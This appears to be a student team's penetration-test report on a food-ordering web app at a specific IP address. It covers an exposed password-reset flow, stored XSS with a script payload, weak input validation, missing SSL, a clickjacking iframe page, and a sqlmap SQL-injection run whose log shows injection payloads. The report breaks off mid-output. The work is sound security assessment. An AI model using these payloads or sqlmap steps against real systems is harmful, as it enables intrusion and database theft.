Team: 10.4

Members – Abhishek, Diti, Dev and Aditi

Report Vulnerabilities

1. Vulnerability Name: Login Page - Forgot Password exposed

OWASP Category: Insecure Design

Description: architectural flaws that are built-in right from the beginning of software development, if the appropriate security mitigations are not taken.

Business Impact:Lack of effective security controls in the design phase often results in an application being susceptible to many weaknesses, collectively known as insecure design vulnerabilities.

Vulnerability Path : http://4.246.191.90/good_food/


Vulnerability Parameter: **http://4.246.191.90/good_food/forget_password**

Steps to Reproduce :


Step 1. Access the URL

Step 2:Then jump into the login page as shown.

Step




3: then enter a random email you want to test which is present in the database.



test@gmail.com

Step 4: then you will find an auto generated password below the forgot password .



Forgot Password

test@gmail.com

Your new password is 24053

Recommendation:

- Establish and use a library of secure mechanism
- Strong validation process.

2. Vulnerability Name: Cross-site scripting (stored)

OWASP Category: Injections

Description: It occurs when a malicious script is injected directly into a vulnerable web application. Reflected XSS involves the reflection of a malicious script off of a web application, onto a user's browser.

Business Impact: The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

Vulnerability Path :http://4.246.191.90/good_food/contact_us

Step


Vulnerability Parameter: http://4.246.191.90/good_food/admin/user.php

Steps to Reproduce :

Step 1. Access the URL

Step 2: Then enter the credentials to the contact us page .

Step 3: inside the contact us page try to submit the message by filling the detail.



Not Secure | 4.246.191.90/good_food/contact-us

GET IN TOUCH

Full Name


Email Address

Mobile

Subject

Message

4:-when you try to enter the details you will find the subject box that enters a script as shown.



Not Secure | 4.246.191.90/good_food/contact-us

GET IN TOUCH

fegegf

test1@gmail.com


fegfef

'"><script>alert("hacked")</script>

fsafsff

Thank you for connecting with us, will get back to you shortly

Step 5:- then you will find something like this as shown below .



4.246.191.90 says

hacked

OK

Contact Us

S.No #	Name	Email	Mobile	Subject	Message	Actions
1	fegegf	test1@gmail.com	fegfef	'>		

Recommendation:

- Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth

3. Vulnerability Name : Register Page Lacking Input Validation

OWASP Category : Security Misconfiguration

Description : The Register Page on http://4.246.191.90/good_food/ is deficient in input validation, allowing for the submission of potentially malicious or incorrect data. Input validation safeguards are not in place to verify the accuracy and safety of user-provided information during the registration process.

Business Impact : This vulnerability introduces a significant security risk. Without proper input validation, malicious users could exploit the registration page to submit harmful data, potentially leading to various security issues, such as injection attacks or data corruption. This poses a threat to the integrity of the system and may result in reputation damage and data loss. Implementing input validation measures is essential to mitigate these risks and ensure the security of the registration process.

Vulnerability Path :http://4.246.191.90/good_food/

Step


Vulnerability Parameter: http://4.246.191.90/good_food/login_register

Steps to Reproduce :

Step 1. Access the URL

Step 2: Then enter the details on register page .

Step 3: inside the fields on the page try to enter any single or double numbers/letters.



Login | Register

1

123@gm.com

..


11

Enter Captcha: qGphJD

Captcha Code: qGphJD

REGISTER

4: Then click on the register you will find that successfully registered.



Name

Email

Password

Mobile

Enter Captcha

Captcha Code: qGphJD

REGISTER

Thank you for registering. Please Login

4. Vulnerability Name : SSL encryption is not enabled

OWASP Category : Sensitive Data Exposure

Description : The absence of SSL encryption on the website at http://4.246.191.90/good_food/ means that data transmitted between the user's browser and the server is not secured, leaving it vulnerable to interception by unauthorized parties.

Business Impact : This vulnerability poses a significant risk as it could expose sensitive user data, including login credentials and personal information, to potential attackers. The lack of SSL encryption increases the likelihood of data breaches, erodes user trust, and can lead to regulatory compliance issues.

Vulnerability Path :http://4.246.191.90/good_food/


Vulnerability Parameter: **http://4.246.191.90/good_food/**

Steps to Reproduce :

Step 1. Access the URL

Step 2: Click on Not Secure

Step



4.246.191.90

Your connection to this site is not secure

You should not enter any sensitive information on this site (for example, passwords or credit cards), because it could be stolen by attackers. Learn more

Pop-ups and redirects

Allowed (default)

Cookies and site data

Site settings

5. Vulnerability Name : Clickjacking

OWASP Category : Security Misconfiguration

Description : The Clickjacking vulnerability is a security concern on the website located at http://4.246.191.90/good_food/. It allows malicious entities to potentially trick users into interacting with elements on the page without their knowledge or consent, often leading to unintended actions.

Business Impact : This vulnerability can have serious consequences. It could result in users inadvertently taking actions they didn't intend to, such as making unauthorized transactions or disclosing sensitive information. This not only threatens user trust but also exposes the business to potential legal and financial ramifications. Proper security measures are necessary to mitigate this risk.


Vulnerability Path :http://4.246.191.90/good_food/

Vulnerability Parameter: **http://4.246.191.90/good_food/admin/user.php**

Steps to Reproduce :

Step 1. Write a script with your target url.


Step 2: Open it as a live server.



```html
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://4.246.191.90/good_food/" width="700"
height="500></iframe>
</body>
</html>
```

```
amrealabhishek@Amreals-MacBook-Pro Externship % pwd
/Users/amrealabhishek/Externship
amrealabhishek@Amreals-MacBook-Pro Externship % cp
```

Step 3: Now you can see the results.



Website is vulnerable to clickjacking!

6. Vulnerability Name : SQLMAP dumping

OWASP Category : Injection

Description : The SQLMAP dumping vulnerability found on the website at http://4.246.191.90/good_food/ represents a serious injection risk. It allows malicious actors to exploit potential weaknesses in the application's code, potentially gaining unauthorized access to and extracting sensitive data stored in the underlying database.

Business Impact : This vulnerability can result in the unauthorized retrieval of critical and confidential information, such as customer data or financial records. The business impact includes potential data breaches, loss of trust, financial liability, and legal consequences, making it imperative to address and mitigate this risk promptly.


Vulnerability Path :http://4.246.191.90/good_food/

Vulnerability Parameter: **http://4.246.191.90/good_food/admin/user.php**

Steps to Reproduce :

Step 1. Open Kali Linux


Step 2: Dumping the database by the command shown in Screenshots..



```
┌──(root㉿kali)-[/home/abhishek]
└─# sqlmap --url http://4.246.191.90/good_food/shop?cat_dish=1 -dbs

                                 {1.6.11#stable}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:30:22 /2023-10-16/

[06:30:22] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=iu3us15masv...8shfljqvku'). Do you want to use those [Y/n]
[06:30:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:30:29] [INFO] testing if the target URL content is stable
[06:30:29] [INFO] target URL content is stable
[06:30:29] [INFO] testing if GET parameter 'cat_dish' is dynamic
[06:30:30] [INFO] GET parameter 'cat_dish' appears to be dynamic
[06:30:31] [WARNING] reflective value(s) found and filtering out
[06:30:31] [INFO] heuristic (basic) test shows that GET parameter 'cat_dish' might be injectable
[06:30:31] [INFO] testing for SQL injection on GET parameter 'cat_dish'
[06:30:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:30:33] [INFO] GET parameter 'cat_dish' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[06:30:39] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[06:30:48] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:30:48] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:30:49] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:30:49] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[06:30:50] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:30:50] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[06:30:50] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[06:30:51] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[06:30:51] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:30:51] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[06:30:51] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

root@kali: /home/abhishek
File Actions Edit View Help
root@kali: /home/abhishek
root@kali: /home/abhishek
8:34


Step 3: Here we got all databases.



```
[06:30:58] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[06:31:09] [INFO] GET parameter 'cat_dish' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:31:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:31:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:31:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically ext
ending the range for current UNION query injection technique test
[06:31:11] [INFO] target URL appears to have 8 columns in query
[06:31:12] [INFO] GET parameter 'cat_dish' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat_dish' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:
---
Parameter: cat_dish (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat_dish=1) AND 6353=6353 AND (8344=8344

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
